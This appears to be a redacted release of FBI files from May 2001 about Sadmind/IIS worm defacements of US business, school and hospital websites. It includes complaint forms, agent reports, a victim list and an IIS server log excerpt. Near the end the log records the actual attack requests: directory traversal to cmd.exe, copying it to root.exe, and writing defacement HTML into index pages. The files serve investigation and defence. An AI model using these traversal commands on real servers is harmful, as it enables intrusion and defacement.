The NABN firewall (a gnat machine), IP address 63.103.197.196, logged the intruder's IP address as 216.160.67.237. Said IP address is registered to Hammock Consulting Services Inc., 1005, High Avenue S, Renton, VA.

[redacted] b3
b7E

b3
b7E

As of 05/09/2001, the NT computer was offline as a result of the attack. The 2000 computers were offline for approximately 1.5 days as a result of the attack.

Cleveland Division is providing the aforementioned information to NIPC for informational purposes and to Chicago Division for any action deemed appropriate.

b3
b7E

LEAD(s):

Set Lead 1:

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

Set Lead 2:

CHICAGO

AT CHICAGO, IL

Take action deemed appropriate.

♦♦

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases
UNSUB

Character of case
[redacted]

b3
b7E

Complainant □ Protect Source
[redacted]

b6
b7C

Complaint received
□ Personal ☒ Telephonic Date 5/9/01 Time 10:15 am

Address of Subject

Complainant's address and telephone number
North American Benefits Network
19800 Detroit Rd, Rocky River, OH

Complainant's DOB

Sex
Male

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number

Scars, marks and other data

Employer Address Telephone

Vehicle Description

Facts of Complaint

[redacted] North American Benefits Network (NABW), advised that the company's network had been hacked into on 5/8/01. The hacker came in through a dial-in port and altered several web pages with the words "fuck the U.S. Government." North American Benefits Network operates as a healthcare administrator for 39 states throughout the country.

b6
b7C

[redacted] is the [redacted] at NABN. [redacted] is the [redacted] [redacted] which oversees the websites, and could provide the specific technical information regarding the hack.

SA [redacted]
(Complaint received by)

b6
b7C

Do not write in this space.

BLOCK STAMP

129[redacted]01,71

[redacted] advised that when NABW contacted the company that services their network, the company representative indicated that Charter One bank had also been hacked into. Based upon the message left by the hacker, the Charter One hack appears to have been done by the same individual.

b6
b7C

FD-542 (Rev. 11-02-1999)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE   Date: 05/23/2001

To: Chicago   Attn: SA [redacted]
Cleveland

b3
b6
b7C
b7E

From: Cleveland
Squad 16
Contact: SA [redacted] (216)622-6917

Approved By [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
[redacted] (Pending) [redacted]

Title: UNSUB(S), CHINA;
NORTH AMERICAN BENEFITS NETWORK,
ROCKY RIVER, OH - VICTIM;
COMPUTER INTRUSIONS

Synopsis: To report investigative accomplishments re: captioned matter to Chicago Division.

Details: The following investigative accomplishments are being reported for investigative efforts related to recent Cleveland Division complaints re: SADMIND/IIS worm originating from China. Complaints were sent Chicago Division - captioned mattter.

Accomplishment Information:

Number: 1
Type: NIPCIP COMPROMISED SITE IDENTIFIED AND NOTIFIED
ITU: NIPCIP
Claimed By:
SSN: [redacted]
Name:
Squad: 16

b6
b7C

Number: 1
Type: NIPCIP VICTIM CONTACTED/INTERVIEWED
ITU: NIPCIP
Claimed By:
SSN: [redacted]
Name:
Squad: 16

[redacted] b3
b7E

To: Chicago From: Cleveland
Re: [redacted] 05/23/2001

b3
b7E

Number: 1
Type: NIPCIP FOREIGN SOURCE IP ADDRESS IDENTIFIED
ITU: NIPCIP
Claimed By:
SSN: [redacted]
Name:
Squad: 16

b6
b7C

Number: 1
Type: NIPCIP SUBJECT TOOL/EXPLOIT/MALICIOUS CODE IDENTIFIED
ITU: NIPCIP
Claimed By:
SSN: [redacted]
Name:
Squad: 16

b3
b7E

LEAD (s):

Set Lead 1:

CHICAGO

<u>AT CHICAGO, IL</u>

Read and clear.

♦♦

FD-542 (Rev. 11-02-1999)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/17/2001

To: ✓Chicago **Attn:** SA [redacted]

b3
b6
b7C
b7E

From: Cleveland
Squad 16
Contact: SA [redacted] (216)622-6917

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
[redacted] (Pending)
[redacted]

Title: UNSUB(S), CHINA;
SOUTHWEST GENERAL HOSPITAL, CLEVELAND, OH;
BETHUNE COOKMAN COLLEGE, DAYTONA BEACH, FL;
COMPUTER INTRUSIONS

Synopsis: To report investigative accomplishments re: captioned matter to Chicago Division.

Details: The following investigative accomplishments are being reported for investigative efforts related to recent Cleveland Division complaints re: SADMIND/IIS worm originating from China. Complaints were sent Chicago Division - captioned mattter.

Accomplishment Information:

Number: 2
Type: NIPCIP COMPROMISED SITE IDENTIFIED AND NOTIFIED
ITU: NIPCIP
Claimed By [redacted]
SSN:
Name:
Squad: 16

b6
b7C

Number: 2
Type: NIPCIP VICTIM CONTACTED/INTERVIEWED
ITU: NIPCIP
Claimed By: [redacted]
SSN:
Name:
Squad: 16

Number: 2

[redacted]

b3
b7E

b3
b7E

Type: NIPCIP FOREIGN SOURCE IP ADDRESS IDENTIFIED
ITU: NIPCIP
Claimed By: [redacted]
SSN:
Name:
Squad: 16

b6
b7C

Number: 1
Type: NIPCIP SUBJECT TOOL/EXPLOIT/MALICIOUS CODE IDENTIFIED
ITU: NIPCIP
Claimed By: [redacted]
SSN:
Name:
Squad: 16

b3
b7E

LEAD (s):

Set Lead 1:

CHICAGO

AT CHICAGO, IL

Action deemed appropriate.

♦♦

FD-542 (Rev. 11-02-1999)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/17/2001

To: Chicago **Attn:** SA [redacted]
Cleveland

b3
b6
b7C
b7E

From: Cleveland
Squad 16
Contact: SA [redacted] (216)622-6917

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
[redacted] (Pending)
[redacted]

Title: UNSUB(S), CHINA;
DIGICOMM TECHNOLOGY INC., MAUMEE, OH - VICTIM;
COMPUTER INTRUSIONS

Synopsis: To report investigative accomplishments re: captioned matter to Chicago Division.

Details: The following investigative accomplishments are being reported for investigative efforts related to recent Cleveland Division complaints re: SADMIND/IIS worm originating from China. Complaints were sent Chicago Division - captioned mattter.

Accomplishment Information:

Number: 1
Type: NIPCIP COMPROMISED SITE IDENTIFIED AND NOTIFIED
ITU: NIPCIP
Claimed By:
SSN: [redacted]
Name:
Squad: 16

b6
b7C

Number: 1
Type: NIPCIP VICTIM CONTACTED/INTERVIEWED
ITU: NIPCIP
Claimed By:
SSN: [redacted]
Name:
Squad: 16

Number: 13
Type: NIPCIP FOREIGN SOURCE IP ADDRESS IDENTIFIED

[redacted]

b3
b7E

To: Chicago From: Cleveland
Re: [redacted] 05/17/2001

b3
b7E

ITU: NIPCIP
Claimed By:
SSN: [redacted]
Name:
Squad: 16

b6
b7C

Number: 1
Type: NIPCIP SUBJECT TOOL/EXPLOIT/MALICIOUS CODE IDENTIFIED
ITU: NIPCIP
Claimed By:
SSN: [redacted]
Name:
Squad: 16

b3
b7E

LEAD (s):

Set Lead 1:

CHICAGO

AT CHICAGO, IL

Read and clear.

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/22/2001

To: Counterterrorism **Attn:** NIPC, CIU, SSA [redacted] b3
Chicago SA [redacted] b6
b7C
b7E

From: Cleveland
Squad 16
Contact: SA [redacted] (216)622-6917

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
[redacted] [redacted] (Pending)

Title: UNSUB(S), CHINA;
DIGICOMM TECHNOLOGY INC., MAUMEE, OH - VICTIM;
COMPUTER INTRUSIONS

Synopsis: To report complaint received at Cleveland Division re: victims of SADMIND/IIS worm originating from China.

Enclosure: One FD-340 containing evidence from Digicomm Technology Inc.

Details: In response to an E-mail complaint filed with NIPC Watch and Warning Unit on 05/17/2001, writer telephonically contacted [redacted] Digicomm Technology Inc. (DTI), b6
135 Chesterfield Lane, #203, Maumee, OH, work telephone number b7C
[redacted] on On 05/22/2001. [redacted] advised as follows:

Sometime on the morning of 05/15/2001, the home page on DTI's external E-mail server, neo.digicomm-tech.com, IP address 207.43.111.114, was defaced with anti-American remarks "Fuck the U.S. government" and "Fuck poizon box." The victim computer was running MS Windows 2000 Server (service pack 1), MS Internet Information Server (IIS) v5.0, and MS Exchange v5.5. The victim computer is an E-mail server. The following files were installed on the victim computer in all sub-directories of IIS: index.htm, index.asp, default.htm, and default.asp. The file, command.exe, located in the /scripts directory, was renamed to root.exe.

Log file, ex010515.txt, on the victim computer, identified the originating IP address of the attack as 211.93.80.20 (China). The log file is contained on a floppy diskette in the enclosed FD-340. Also, enclosed the in the FD-

[redacted] b3
b7E

b3
b7E

340, is a report, provided by [redacted] of subsequent failed intrusion attempts originating from Southeast Asia.

b6
b7C

[redacted] did not discover the problem until 05/17/2001. To date, DTI has incurred a financial loss of approximately $675 in man hours investigating the incident.

Cleveland Division is providing the aforementioned information to NIPC for informational purposes and to Chicago Division for any action deemed appropriate.

b3
b7E

LEAD(s):

Set Lead 1:

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

Set Lead 2:

CHICAGO

AT CHICAGO, IL

Take action deemed appropriate.

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/22/2001

To: Counterterrorism **Attn:** NIPC, CIU b3
SSA [redacted] b6
Chicago SA [redacted] b7C
b7E

From: Cleveland
Squad 16
Contact: SA [redacted] 216-622-6904

Approved By [redacted]

Drafted By:

Case ID #: [redacted] (Pending) [redacted]
[redacted] (Pending) [redacted]

Title: Unsub(s);
Jesu Catholic Elementary School - Victim;
Impairment - Web Page Defacement

Synopsis: Web page defacement in the Cleveland FO territory.

Details: [redacted] of Jesu Catholic Elementary School, located at 2450 Miramir Street, University Heights, Ohio 44118, employment telephone number of [redacted] informed the Agent that the school's web page had been defaced by an Unsub(s) on May 16, 2001. b6 b7C

The web page was defaced with the following:
"Fuck USA Government
Fuck POIZON BOX
Contact; Sysadmcn@Yahoo.com.cn"

Jesu Catholic Elementary School's computer network was not manipulated beyond the web page defacement. The files on the network were not deleted or corrupted and no harmful viruses were discovered.

Jesu Catholic Elementary School suffered a financial loss of less than $1,000.00 in regards to this web page defacement.

[redacted] b3
b6
b7C
[redacted] b7E

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

COUNTERTERRORISM

AT WASHINGTON, DC

Read and Clear.

Set Lead 2: (Adm)

CHICAGO

AT CHICAGO

This information is provided to Chicago for whatever investigative action is deemed appropriate.

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/22/2001

To: Counterterrorism **Attn:** NIPC, CIU
SSA [redacted]
SA

Chicago

b3
b6
b7C
b7E

From: Cleveland
Squad 16
Contact: SA [redacted] 216-622-6904

Approved By [redacted]

Drafted By:

Case ID #: [redacted] (Pending) [redacted]
[redacted] (Pending) [redacted]

Title: Unsub(s);
CRM Solutions - Victim;
Impairment - Web Page Defacement

Synopsis: Web page defacement in the Cleveland FO territory.

Details: [redacted] of CRM Solutions, located at 4065 Shuffel Drive N.W., North Canton, Ohio 44770, employment telephone number of [redacted] informed the Agent that on May 9, 2001 their web page had been defaced by an Unsub(s).

b6
b7C

The web page had been defaced with the following: "FUCK USA Government"

[redacted] also informed the Agent that approximately one week prior to the web page defacement, their computer network had been scanned by an Unsub(s). [redacted] believed that the Unsub(s) had performed reconnaissance of their network prior to defacing the web site.

Subsequent to the web page defacement, [redacted] and his employees analyzed CRM's computer network and discovered that one of the drives had been 'wormed' via 'IIS' and the Unsub(s) had gained access to their network via a buffer overflow.

[redacted]

b3
b6
b7C
b7E

[redacted]

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

COUNTERTERRORISM

AT WASHINGTON, DC

Read and Clear.

Set Lead 2: (Adm)

CHICAGO

AT CHICAGO

This information is provided to Chicago for whatever investigative action is deemed appropriate.

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/16/2001

To: Counterterrorism **Attn:** NIPC, CIU
SSA [redacted]
SA

Chicago

b3
b6
b7C
b7E

From: Cleveland
Squad 16
Contact: SA [redacted] 216.622.6867

Approved By [redacted]

Drafted By:

Case ID #: [redacted] [redacted] (Pending)
[redacted] (Pending) [redacted]

Title: Unsub(s);
Relevant Business Solutions - Victim;
Impairment - Web Page Defacement

Synopsis: Web page defacement in the Cleveland FO territory.

Enclosure(s): One (1) floppy diskette containing a compressed directory and log file.

Details: On 05/15/2001 [redacted] of Relevant Business Solutions, telephone [redacted] email [redacted] advised that one of his company's web pages located at http://phone.relevantsolutions.com had been defaced by a hacker. The normal contents of the web page were replaced with the words "fuck USA Government fuck PoizonBOx contact:sysadmcn@yahoo.com.cn" . [redacted] was not aware of how his web page was defaced nor of how much damage was done to his system aside from the defaced web page. [redacted] provided writer with a compressed file containing the contents of his company's wwwroot directory and a month of log files from the system.

b6
b7C

[redacted]

b3
b7E

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

COUNTERTERRORISM

AT WASHINGTON, DC

Read and Clear.

Set Lead 2: (Adm)

CHICAGO

AT CHICAGO

This information is provided to Chicago for whatever investigative action is deemed appropriate.

♦♦

b6
b7C

[redacted] EC/letter/fax (Secure___)
______Enclosure(s) Attachment(s)____________
______Close Case/Clear lead___. serial___
______

____ Set Tickler: (6 /13 01
____ Instructions:

[redacted]

Send EC/letter/fax (Secure___)
Enclosure(s) Attachment(s)________
Close Case/Clear lead 1 serial 29

b6
b7C

(Rev. 10-01-1999)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/23/2001

To: ✓Chicago **Attn:** [redacted] b3 b6 b7C b7E

From: Atlanta
Squad 17
Contact: [redacted] x6220

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending) [redacted]

Title: Hacker/Honker Union of China
Illinois Secretary of State - Victim
Computer Intrusion
04/03/2001

Synopsis: To advise Chicago of complaints involving Chinese Hacker activity received by Atlanta Division.

Administrative: Re telcal of SA [redacted] to SA [redacted] [redacted] on 5/22/2001. b6 b7C

Enclosure(s): Eleven 1A Envelopes containing copies of e-mails sent to Atlanta by complainants.

Details: Over the last several weeks Atlanta has received numerous complaints regarding website defacements with pro-Chinese/anti-US messages. Most of the defacements matched characteristics of the Sadmind worm. They appeared to be scripted defacements where the same file, named index.htm, index.asp, default.htm, and default.asp was written to multiple locations on the webserver, in an attempt to deface it. Atlanta does not intend to open any cases on these complaints, as the reported damage has been minimal. Atlanta requested webserver log files from each complainant, but only a fraction of them have provided the requested information. Atlanta plans no further investigation into these matters.

The following complainants responded back to the Atlanta Division as of 5/23/2001:

Name: [redacted] b6 b7C
Company: Southern Gyn-Onc Associates
Telephone Number: [redacted]

[redacted] b3 b7E

To: Chicago From: Atlanta
Re: [redacted] 05/23/2001

b3
b7E

Date of Complaint: 5/18/2001
Nature of Complaint: Two defaced NT/IIS webservers (1 matching Sadmind characteristics, the other was unknown), and one Unix machine they reloaded because it crashed. No positive indication of hacking on the Unix machine.

Name: [redacted]
Company: Healthcare Technologies Inc.
Telephone Number: [redacted]
Date of Complaint: 5/10/2001
Nature of Complaint: Defaced webserver (matching Sadmind characteristics). [redacted] also included other, unrelated hacking incidents in his complaint that dated back to February 2001.

b6
b7C

Name: [redacted]
Company: VSI Enterprises
Telephone Number: [redacted]
Date of Complaint: 5/7/01
Nature of Complaint: Website defacement, NT/IIS server. Characteristics match Sadmind worm.

Name: [redacted]
Company: Weltner Communications
Telephone Number: [redacted]
Date of Complaint: 5/6/01
Nature of Complaint: Website defacement, NT/IIS server.

Name: [redacted]
Company: Facility Pro
Telephone Number: [redacted]
Date of Complaint: 5/6/2001
Nature of Complaint: Website defacement, NT/IIS server. Characteristics match Sadmind worm.

Name: [redacted]
Company: Shared Services
Telephone Number: [redacted]
Date of Complaint: 5/11/2001
Nature of Complaint: Website defacement, NT/IIS server. Characteristics match Sadmind worm.

Name: [redacted]
Company: Bulloch County School System
Telephone Number: [redacted]
Date of Complaint: 5/9/2001
Nature of Complaint: Website defacement, NT/IIS server. Characteristics match Sadmind worm.

Name: [redacted]

To: Chicago From: Atlanta
Re: [redacted] 05/23/2001 b3 b7E

Company: Objectware, Inc.
Telephone Number: [redacted]
Date of Complaint: 5/07/2001
Nature of Complaint: Attempted website defacement incapacitated servers.

Name: [redacted] b6 b7C
Company: Peachtree Metals, Inc.
Telephone Number: 770-476-7000 ext. [redacted]
Date of Complaint: 5/8/2001
Nature of Complaint: website defaced, webserver content deleted. Intruder left a Chinese flag on the hacked page.

Name: [redacted]
Company: Cignify
Telephone Number: [redacted]
Date of Complaint: 5/13/2001
Nature of Complaint: Website defacement, NT/IIS server. Characteristics match Sadmind worm.

Name: [redacted]
Company: Cashiers' Resort Rentals
Telephone Number: [redacted]
Date of Complaint: 5/8/2001
Nature of Complaint: Website defacement, NT/IIS server. Characteristics match Sadmind worm.

Name: [redacted]
Company: Habitat for Humanity International
Telephone Number: 229-924-6935 ext. [redacted]
Date of Complaint: 5/8/2001
Nature of Complaint: Website defacement, NT/IIS server. Characteristics match Sadmind worm.

Name: [redacted]
Company: Dsl.net
Telephone Number: 770-425-5700 x [redacted]
Date of Complaint: 5/10/2001
Nature of Complaint: Website defacement with Chinese characters on one of Mullins customers' sites, Trailworks.com. The customer is physically located in Portland, Oregon.

Name: [redacted]
Company: Tech Electronics, Inc.
Telephone Number: [redacted]
Date of Complaint: 5/11/2001
Nature of Complaint: Two website defacements on NT/IIS servers. Characteristics match Sadmind worm. [redacted] also reported an

b3
b7E

unrelated incident where an intruder set up a file server on another machine.

Name: [redacted]
Company: Cox Communications
Telephone Number: [redacted]
Date of Complaint: 5/07/2001
Nature of Complaint: Defaced webpage with a pro-Chinese message.

b6
b7C

Name: [redacted]
Company: Applied Software
Telephone Number: [redacted]
Date of Complaint: 5/7/2001
Nature of Complaint: Website defacement on NT/IIS server. Characteristics of Sadmind worm. Also infection with the Sadmind worm on a Sun Sparc computer.

Name: [redacted]
Company: Powell, Goldstein, Frazer, & Murphy LLP
Telephone Number: [redacted]
Date of Complaint: 5/8/2001
Nature of Complaint: Website defacement on NT/IIS server. Characteristics of Sadmind worm.

Name: [redacted]
Company: Dewey Colorsystem
Telephone Number: [redacted]
Date of Complaint: 5/3/2001
Nature of Complaint: Website defacement on NT/IIS server with pro-Chinese message.

Name: [redacted]
Company: Enterprise Computing Services, Inc.
Telephone Number: [redacted]
Date of Complaint: 5/3/2001
Nature of Complaint: Website defacement on NT/IIS server. Characteristics of Sadmind worm.

Name: [redacted]
Company: Dekalb County School System
Telephone Number: [redacted]
Date of Complaint: 5/9/2001
Nature of Complaint: Website defacement on NT/IIS server with pro-Chinese message.

Atlanta considers this lead covered.

♦♦

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/22/2001

[redacted] GREAT ARC TECHNOLOGIES, INC. (GREAT ARC), 205 West Wacker Drive, Suite 1320, Chicago, Illinois, telephone number [redacted], Web site address www.greatarctech.com, e-mail address [redacted] was interviewed at his place of employment. After [redacted] was advised as to the identity of the interviewing agent and the nature of the interview, he provided the following information: b6 b7C

The Web site for GREAT ARC was defaced on three separate occasions during the dates of May 5 and May 6, 2001. The defacement was the same on all three occasions. The defacement stated "fuck USA Government fuck PoizonBOx contact:sysadmincn@yahoo.comcn".

In addition to the Web site defacement, the hacker made modifications in approximately twenty directories. The hacker also deleted some inactive code that [redacted] had written for a client of GREAT ARC. The directories modified and code deleted were of little value to GREAT ARC or [redacted] estimated the total loss suffered by GREAT ARC to be approximately $2,000. b6 b7C

[redacted] analyzed the server activity during the attack and determined that the attack was only able to go as far as GREAT ARC. GREAT ARC had the necessary sub files to keep the attack from going any further.

[redacted] provided the investigating agent with a compact disk containing the log files for the attack. [redacted] was unable to provide the firewall files for the attack.

Investigation on 05/21/2001 at Chicago, Illinois

File # [redacted] Date dictated N/A

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/22/2001

[redacted] E.P. WACHS, 100 Shepherd Street, Wheeling, Illinois, telephone number [redacted] was contacted telephonically. After [redacted] was advised of the identity of the interviewing agent and the nature of the interview, he provided the following information: b6 b7C

On May 14, 2001 the Web site for E.P. WACHS, a manufacturing company, was defaced with the message "fuck USA Government fuck PoizonBOx contact:sysadmincn@yahoo.com.cn". [redacted] analyzed the system and determined that the defacement was the only damage.

[redacted] is not sure if the system was set up to record log files. [redacted] will contact the investigating agent if log files are available.

Investigation on 05/21/2001 at Chicago, Illinois (telephonically)

File # [redacted] Date dictated N/A

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/22/2001

[redacted] KEMPER INSURANCE GROUP (KEMPER), One Kemper Drive, Long Grove, Illinois, telephone number [redacted] was interviewed telephonically. After [redacted] was advised of the identity of the interviewing agent and the nature of the interview, he provided the following information: b6 b7C

On Friday, May 4, 2001, two of KEMPER's Web sites suffered defacements. One site was a default Web site for the KEMPER network. The other was not an actual Web site but an IP address for KEMPER agents access and input their monthly reports. The Web sites were down from the time of the attack until Monday, May 7, 2001.

The default site was defaced with the message "fuck USA Government fuck PoizonBOx contact:sysadmincn@yahoo.comcn". Through his analysis, [redacted] determined that the attack was using the SADMIND Worm and was originating from SAINT MARY'S COLLEGE. b6 b7C

The IP address was defaced with the message "Hacked by DP Sun from KJTU". [redacted] traced this attack to the Asian Pacific Network.

The two servers were running Windows IIS, but did not have the necessary security patches to prevent the attacks. The servers have been repaired and the necessary security patches are now in place. The loss suffered by KEMPER was approximately $22,000.

On Sunday, May 20, 2001, approximately 100 scanning attempts were made on KEMPER's servers. The scanning attempts were originating from the Asian Pacific Network.

[redacted] will provide the investigating agent with copies of the log files relating to the defacements and scanning attempts. b6 b7C

Investigation on 05/21/2001 at Chicago, Illinois (telephonically)

File # [redacted] Date dictated N/A b3 b6

by SA [redacted] b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/23/2001

To: Chicago **Attn:** SA [redacted] b3
Squad IP/C b6 b7C b7E

[redacted] Minneapolis
Bismarck RA
Contact: SA [redacted] 701/223-4875

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending) [redacted]

Title: Hacker/Honker Union of China;
Illinois Secretary of State - Victim;

Synopsis: Lead covered at Bismarck, North Dakota.

Administrative: RE: Chicago EC to Bismarck RA dated 05/09/2001.

Enclosure(s): For SA [redacted] Chicago Division, one 1A envelope containing a computer CD for analysis, copy of log files from affected computer and one copy of Bismarck Police Department report regarding computer intrusion of local businesses. b6 b7C

Details: On May 7, 2001, SA [redacted] Bismarck RA was contacted by [redacted] who are local computer contractors for various businesses. [redacted] advised sometime during the early morning hours of May 7, 2001, someone hacked into a local computer network and defaced several web-pages of local businesses. b6 b7C

SA [redacted] met [redacted] at Schumacher Diamond Cutters, 714 S. Second, Bismarck, North Dakota, telephone number [redacted] to discuss what happened to their network and web-pages. After meeting with the computer contractors, SA [redacted] requested [redacted] to copy the computers log files and if possible provide a CD of the log files and other information to assist with the investigation. [redacted] provided the CD to SA [redacted] on May 8, 2001.

[redacted] b3 b6 b7C b7E

143[redacted]01.ec

b3
b7E

[redacted] Ideapool Inc., 2010 46th Avenue, Southeast, Mandan, North Dakota, telephone number [redacted] and [redacted] Payroll and Bookkeeping Services, of the same address, telephone number [redacted] advised they would provide detailed information if the Case Agent in Chicago needed a follow-up interview.

b6
b7C

Bismarck considers this matter closed.

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO, ILLINOIS

Read and clear.

♦♦

```
134.129.130.35, -, 5/7/01, 12:14:08, W3SVC1, CSM_SERVER, 192.168.2.150, 1382, 432, 146, 304, 0, GET,
/images/Buttons/button.gif, -,
134.129.130.35, -, 5/7/01, 12:14:08, W3SVC1, CSM_SERVER, 192.168.2.150, 10, 387, 11466, 200, 0, GET, /DEFAULT.ASP, -,
134.129.130.35, -, 5/7/01, 12:14:10, W3SVC1, CSM_SERVER, 192.168.2.150, 2042, 431, 147, 304, 0, GET,
/images/Buttons/hover.gif, -,
134.129.130.35, -, 5/7/01, 12:14:12, W3SVC1, CSM_SERVER, 192.168.2.150, 2534, 432, 146, 304, 0, GET,
/images/Buttons/button.gif, -,
193.140.77.2, -, 5/7/01, 12:20:26, W3SVC1, CSM_SERVER, 192.168.2.150, 110, 66, 813, 200, 0, GET,
/scripts/../../winnt/system32/cmd.exe, /c+dir,
193.140.77.2, -, 5/7/01, 12:20:26, W3SVC1, CSM_SERVER, 192.168.2.150, 30, 70, 753, 200, 0, GET,
/scripts/../../winnt/system32/cmd.exe, /c+dir+..\,
193.140.77.2, -, 5/7/01, 12:20:29, W3SVC1, CSM_SERVER, 192.168.2.150, 110, 100, 382, 502, 0, GET,
/scripts/../../winnt/system32/cmd.exe, /c+copy+\winnt\system32\cmd.exe+root.exe,
193.140.77.2, -, 5/7/01, 12:20:34, W3SVC1, CSM_SERVER, 192.168.2.150, 80, 423, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22c
enter%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7
+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.co
m.cn^</html^>>../.index.asp,
193.140.77.2, -, 5/7/01, 12:20:34, W3SVC1, CSM_SERVER, 192.168.2.150, 30, 423, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22c
enter%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7
+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.co
m.cn^</html^>>../.index.htm,
24.220.29.170, -, 5/7/01, 12:45:54, W3SVC1, CSM_SERVER, 192.168.2.150, 90, 305, 11574, 200, 0, GET, /DEFAULT.ASP, -,
24.220.29.170, -, 5/7/01, 12:45:54, W3SVC1, CSM_SERVER, 192.168.2.150, 1042, 312, 14505, 200, 0, GET, /animate.js, -,
24.220.29.170, -, 5/7/01, 12:45:56, W3SVC1, CSM_SERVER, 192.168.2.150, 991, 320, 22372, 200, 0, GET, /images/cdalin
```

5/6/01

1:38Am

140Am

UNIFORM INCIDENT REPORT
STATE OF NORTH DAKOTA
SFN 16441 (07-92)

COPY

FOLLOW UP ☐Yes ☐No
☐Detective
☐PYS
☐Information Only
☑Other FBI-[redacted]
☐City Attorney
☐States Attorney
☐Inv. Officer
Reviewer [redacted] R004

b6
b7C

REPORT TYPE:
INITIAL X SUPPLEMENTAL ____ GROUP B ____ GROUP C ____ DELETION ____ PAGE 1 OF ____

OFFENSES

#	1	
1	26T	
2	24	
3	C	
4	C	
5		
6		
7		
8		
9		
10		
11		
12		
13	1	
14		

VICTIMS

15	1	
16	B	
17		
18		
19		
20		
21		
22		
23		
24		

25 VICTIM # ____ OFFENDER 1 □ 2 □ 3 □ 4 □ 5 □

25 VICTIM # ____ OFFENDER 1 □ 2 □ 3 □ 4 □ 5 □

INCIDENT

AGENCY NAME: Bismarck Police dept
ORI: ND 0080100
INCIDENT/CASE NUMBER: 01-6531

	MONTH	DAY	YEAR	TIME
OCCURRED ON OR FROM	05	06	01	1600
OCCURRED TO	05	07	01	0800
REPORTED ON	05	07	01	0934

INCIDENT ADDRESS OR LOCATION: 714 S 2nd st Bismarck ND
GEO CODE:

REPORTED BY ON VIEW ____ VICTIM # ____ OR NAME: Witness #1 & #2 ADDRESS: PHONE:

OFN

OFN NO.	OFFENSE NAME	NDCC OR ORDINANCE
1 OF 1	COMPUTER FRAUD	
OF		

VICTIMS

VICTIM NO. 1 OF 1 TYPE B NAME (LAST, FIRST, MIDDLE): Schumacher Diamond cutters ASSLT/HOM
ADDRESS: 714 S 2nd st APT#: CITY, STATE, ZIP: Bismarck ND 58504 PHONE: [redacted] ASSLT/HOM

b6
b7C

DOB / / AGE SEX RACE ETHNICITY RESIDENCE EMPLOYMENT/SCHOOL J-HOM
VICTIM OF OFFENSE(S) 1 2 3 4 5 VICTIM INJURY (SEE OVERLAY #2) 1 2 3 4

VICTIM NO. OF TYPE NAME (LAST, FIRST, MIDDLE) ASSLT/HOM
ADDRESS APT# CITY, STATE, ZIP PHONE ASSLT/HOM
DOB / / AGE SEX RACE ETHNICITY RESIDENCE EMPLOYMENT/SCHOOL J-HOM
VICTIM OF OFFENSE(S) 1 2 3 4 5 VICTIM INJURY (SEE OVERLAY #2) 1 2 3 4

PROPERTY

QUANT.	DESCRIPTION	LOSS CODE	DESC CODE	VALUE	DATE RECOVERED	NCIC (Y OR N)
					/ /	
					/ /	
					/ /	
					/ /	

MORE? □ Y OR N

VEHICLE

□ IMPOUNDED
□ STOLEN
□ TARGET
□ SUSPECT
□ OTHER
□ RECOVERED
□ SEIZED
□ UNKNOWN

VCO VYR VMK VMO/VST LIS LIY LIC
OWNER, ETC VIN
RECOVERED AT TOWED TO TOWED BY
